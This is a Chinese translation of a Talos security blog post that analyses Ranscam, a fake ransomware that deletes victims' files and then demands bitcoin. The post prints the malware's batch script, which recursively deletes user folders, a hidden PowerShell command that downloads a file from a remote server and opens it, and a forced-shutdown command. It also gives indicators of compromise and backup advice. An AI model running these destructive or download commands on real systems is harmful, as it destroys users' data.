2016 年 7 月 11 日，星期一

即使支付赎金也无法挽回损失

作者：Edmund Brumaghin 和 Warren Mercer

摘要

Talos 最近观察到一个以用户为目标的新勒索软件变体。此勒索软件给我们的启示是，受利益驱使，新的威胁发起者正在继续快速进入勒索软件市场。因此，有更多独特的勒索软件系列正在以更快的速度涌现。这些变体有些可能较为复杂，但也有些并不那么完善。我们这次观察到的变体就很简单。在很多情况下，就感染系统和加密/删除文件的方式，或者试图胁迫受害者满足其赎金要求的方法而言，这些新型勒索软件威胁与一些更加成熟的攻击活动几乎没有相似点。

Ranscam 就是这些新型勒索软件的变体之一。它并不复杂，并且尝试使用各种恐吓手段促使用户支付赎金，其中一种手段是告诉用户如果每次点击付款，但经过验证后无效，他们就会删除用户的一个文件，但这已被证明是一个谎言。威胁发起者不再具备“盗亦有道”的观念。Ranscam 与 AnonPop 等威胁如出一辙，只会直接删除受害者的文件。这也再次说明了为什么不能一味地相信威胁发起者总会恢复受害者的文件（即使受害者满足了勒索软件制作者的要求）。有些组织在受到感染后可能会选择向勒索软件制作者支付赎金，但是 Ranscam 却给我们启示，组织必须制定合理的离线备份策略，而不是向勒索软件屈服。实施可靠的备份策略不仅有助于确保系统得到恢复，还可以确保切断攻击者的收入源，防止他们利用这些收入进一步发展他们的犯罪事业。

感染详情

勒索消息

受侵害的用户首先注意到的可能是恶意软件显示的勒索消息，该勒索消息有几个有趣的地方。首先，它声称已将用户的文件移动到“加密的隐藏分区”，而不是简单地在文件的当前存储位置加密文件。此外，在最初感染后，恶意软件会在每次重启后显示此消息。消息的内容包括一个临时存储在用户桌面上的 JPEG，以及两个在每次显示勒索消息时使用 Internet Explorer 远程获取的帧元素。

在消息的下部（使用通过 Internet Explorer 从各种 Web 服务器收集的元素呈现的部分），它并非直接将用户定向至外部位置来验证付款，而是提供了一个可点击的按钮。用户点击该按钮后，勒索软件会声称它正在验证付款。然后，它会显示验证失败通知，并开始威胁如果用户每次点击该按钮却不提交付款，便会删除一个文件。


但实际上，该恶意软件只是简单地发出两个 HTTP GET 请求，以获取用于模拟验证过程的 PNG 图像。验证并没有真正发生。

514	48.734909	192.168.46.171	205.144.171.114	HTTP	405	GET /verify.png HTTP/1.1
523	48.880986	205.144.171.114	192.168.46.171	HTTP	942	HTTP/1.1 200 OK (PNG)
734	57.329751	192.168.46.171	205.144.171.114	HTTP	404	GET /nopay.png HTTP/1.1
758	57.504019	205.144.171.114	192.168.46.171	HTTP	854	HTTP/1.1 200 OK (PNG)


遗憾的是，其实所有用户文件都已被勒索软件制作者删除，而且无法恢复，因为 Ranscam 本身并不具备真正的恢复功能。制作者只是利用“烟幕弹”诱使受害者相信他们的文件可以恢复，从而选择支付赎金。此恶意软件缺乏任何加密（和解密）功能，这意味着攻击者只是在试图“快速敛财”，而此恶意软件本身并不复杂，并且缺少其他勒索软件（例如 Cryptowall）的相关功能。

勒索软件运行方式


此勒索软件被打包为 .NET 可执行文件，使用 reca[.]net 颁发的数字证书进签名。在已分析的样本中，此数字证书似乎颁发于 2016 年 7 月 6 日。



受害者执行此文件时，它会执行若干操作，以驻留在系统中。首先，它会将自身复制到 %APPDATA%\，并使用任务计划程序创建计划任务，并且将此任务配置为在每次启动系统时执行。此外，它还会解压缩一个可执行文件并放到 %TEMP%\ 下。



此计划任务调用的可执行文件使用 Windows 命令处理程序来调用一个批处理文件。该文件负责实施与此勒索软件相关的大部分破坏活动。



该批处理文件会遍历受害者文件系统中的几个文件夹，主要是用户配置文件的文件夹和几个已定义的应用程序目录，不过它并非加密受害者的文件，而是会删除全部内容。

```
@echo off
set folder="%USERPROFILE%\Documents\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Downloads\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Pictures\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Music\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)
```

该脚本会还对受感染的系统执行其他几个破坏性操作，包括：

- 删除负责系统恢复的核心 Windows 可执行文件
- 删除卷影副本
- 删除与启动安全模式相关的几个注册表项
- 设置注册表项以禁用任务管理器
- 设置键盘扫描码映射

然后，该脚本会使用 PowerShell 获取用于呈现勒索消息的 JPEG。

```
@echo off
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle
hidden (New-Object System.Net.WebClient).DownloadFile('https://s3-us-west-1.amazonaws.com/docs.pdf/anon.jpg
','%USERPROFILE%\Desktop\Payment_Instructions.jpg'); cmd /c '%USERPROFILE%\Desktop\Payment_Instructions.jpg'
timeout /t 200 /nobreak
```

完成上述活动后，脚本会强制关闭系统。系统受到感染后，这些活动会在系统每次启动时重复执行，计划任务会调用该恶意软件来检查各个目录中是否有新文件，如果有则将其删除，然后显示勒索消息，最后强制关闭系统。

```
@echo off
C:\Windows\System32\shutdown.exe -s -t 60 -c "Shutting Down In 60 Seconds."
```


托管该勒索消息所用内容的 Web 服务器上的一个公开文件列表如下所示。我们在威胁发起者所使用的其中一个 Web 服务器上发现了这个列表。该列表使用默认配置，攻击者并未试图掩饰这些数据。

Below you can see your current files in **public_html** folder.

File	Size	Last Modified
check.html	2KB	Jul 06 2016 04:42:50 PM
contact-form-handler.php	1KB	Jul 06 2016 03:32:12 PM
contact-form-thank-you.html	1KB	Jul 07 2016 07:04:33 PM
contact-form.html	2KB	Jul 06 2016 04:43:16 PM
contactform.htm	1KB	Jul 07 2016 07:11:04 PM
contactform.html	1KB	Jul 06 2016 02:07:52 PM
ct.html	1KB	Jul 07 2016 12:03:45 AM
ct2.html	1KB	Jul 07 2016 12:32:49 AM
default.php	8KB	Jul 06 2016 02:02:07 PM
email.php	1KB	Jul 07 2016 01:06:45 AM
payment.html	0KB	Jul 06 2016 04:51:43 PM
send_form_email.php	2KB	Jul 06 2016 07:31:55 PM
test.html	0KB	Jul 06 2016 04:33:55 PM
verify.html	2KB	Jul 06 2016 05:08:15 PM

我们在分析中假装“碰巧”无法成功执行必要的比特币交易，并请求勒索软件制作者将付款说明发送到我们注册的电子邮箱。

在发出请求后不久，我们就收到了如下邮件：



Re: Web Inquiry Inbox x

Crypto Web <cryptovirus23@gmail.com> 4:43 PM (36 minutes ago)

to me

To unlock your computer you must make a payment of 0.2 Bitcoins to the address Below.

1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd

The easiest way is to visit www.localbitcoins.com and purchase 0.2 BTC.

Register free at www.localbitcoins.com.

We recommend you look for the least expensive seller. Usually those who accept payment by cash in person, cash deposit or bank transfer are the least expensive.

Place the offer and follow their instructions for payment. They usually require a photo of the deposit, transfer , etc...


Once they verify payment they will release the coins which were placed in escrow to your account. This happens very quickly.

Copy and paste the address above and send the coins to that address. The transfer is instant.

Turn on your computer and click "VERIFY" on the screen. Your payment will be verified and the computer will automatically restore your files and the virus will delete itself.

If you need help reply to this email.

于是，我们决定试试是否能通过请求他们帮助我们提交付款，来找出这个威胁发起者。




Charles NCharge <charlesncharge1984@gmail.com> 8:29 PM (4 minutes ago)

to Crypto

Thank goodness I'm so lost with this stuff. I don't know what any of that is or how much it costs but I would like my computer back. I have pictures of my family and I can't get them to anymore!! Is there some place where I can send my information to or is there a telephone that I can reach to help me??? I don't know what I did but my daughter's computer is not showing this crazy screen so what should I do? Please help me get my pictures back!!!!!!! they're important!!

几小时后，我们收到了以下回复，里面提供了进一步的说明，以及让我们在第二天银行营业时间结束前付款的“有用”建议。



Crypto Web 10:40 PM (9 hours ago)

to me

Just go to localbitcoins.com and register free. The site will automatically recognize your city and tell you which sellers are close to you. Select the cheapest seller under cash deposit. make them and offer for 0.2 btc. It will automatically tell you the price. Somewhere around $125 usd. Follow their instructions. Its usually to make the cash deposit and upload a picture of the receipt. The coins are placed in escrow when you make the offer so as soon as you upload the picture of the deposit it is verified and the coins released to you. Just copy and paste the following address under the send coins tab and thats it. Go to your computer click verify and all returns to normal on your computer.

If you are doing this on a Saturday I recommend you do the offer and payment early because most banks close by 1pm on saturdays.

遗憾的是，我们无法引诱威胁发起者进行更多通信，但是这充分说明了勒索软件运营者愿意向受害者提供持续的技术支持，以最大限度提高他们收到付款的可能性。

攻击者认为使用比特币是明智的，因为他们很可能认为，比特币的匿名性特点有助于防止他们被捕。但是该攻击者有一个重大的失败之处，就是地址重复利用。该攻击者对所有付款（以及 Talos 发现的所有样本）都提供和使用相同的钱包地址。此地址如下：

1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd

我们检查了与此地址相关的所有交易，发现已交易总额为 277.61 美元，这说明在实施这次卑劣的勒索软件活动之前，攻击者使用过该钱包。我们对于这个结论的推测根据是，用于签署此可执行文件的数字签名颁发时间为 7 月 6 日。2016 年 6 月 29 日之后，没有发生与此钱包相关的交易。

结论

Ranscam 表明，我们不能简单地相信威胁发起者。他们经常利用欺骗手段来达到自己的目的（就本文所述的情况而言，就是说服受害者付钱）。这是因为他们从未打算提供找回受害者文件或将文件恢复原样的方法。

Ranscam 攻击活动似乎没有广泛传播。目前尚未出现利用此恐吓软件的大规模垃圾邮件活动。Ranscam 显示出攻击者进入勒索软件/恐吓软件领域的意图。他们不需要使用新颖的攻击甚至是功能完整的勒索软件。就本文中所述情形而言，这似乎是一个业余恶意软件制作者的行为，而不是一个复杂的攻击活动。Ranscam 的主要活动是胁迫受害者付款，而有时由于用于展示恶意软件付款画面的帧渲染失败，他们甚至连这一点也无法做到。

Talos 希望重点指出的是，要对抗勒索软件，关键在于制定一套切实可行的恢复时间目标 (RTO) 的全面备份解决方案。使感染的系统尽快恢复到已知良好的配置状态，这是组织应确立的目标，而且需要着重培养这方面的能力。这有助于确保切断攻击者的收入来源，使他们没有资金来进一步改进其策略、技术和手段。

此外，定期测试这些备份也很有必要，这样可以确保它们功能正常且有效，并能继续满足组织的需求（因为这些需求可能会随时间而变化）。

组织向勒索软件制作者付款，就意味着为勒索软件的发展做贡献。因为这会为威胁发起者提供必要的资金，使他们能够完善其能力，在以后感染更多受害者。此外，向攻击者付款的组织如果没有根除他们最初受侵害的源头，或者缺乏这种能力，则会使自己继续沦为未来攻击的目标。而且，组织这样做还会使威胁发起者认为他们愿意支付赎金，从而增加成为未来攻击目标的可能性，因为威胁发起者知道感染这些组织更有机会获利。

覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CWS	✔
ESA	✔
网络安全	✔
WSA	✔

高级恶意软件防护（AMP）解决方案可以有效防止执行威胁发起者使用的恶意软件。
CWS 或 WSA 的 Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。
IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。
ESA 可以拦截威胁发起者在攻击活动中发出的恶意电子邮件。

危害表现 (IoC)

散列：

9541fadfa0c779bcbae5f2567f7b163db9384b7ff6d44f525fea3bb2322534de (SHA256)
7a22d6a14a600eee1c4de9716c3003e92f002f2df3e774983807a3f86ca50539 (SHA256)
B3fd732050d9b0b0f32fafb0c5d3eb2652fd6463e0ec91233b7a72a48522f71a (SHA256)

访问的主机：

s3-us-west-1[.]amazonaws[.]com	54.231.237.25
crypted[.]site88[.]net	31.170.162.63
publicocolombiano[.]com	192.185.71.136
www[.]waldorftrust[.]com	205.144.171.114
cryptoglobalbank[.]com	31.170.160.179

投放的文件：

%APPDATA%\winstrsp.exe
%TEMP%\winopen.exewinopen.exe

注册者邮箱：

cryptofinancial[@]yandex[.]com

发布者：Edmund Brumaghin ；发布时间13:19
标签：Ranscam、勒索软件、恐吓软件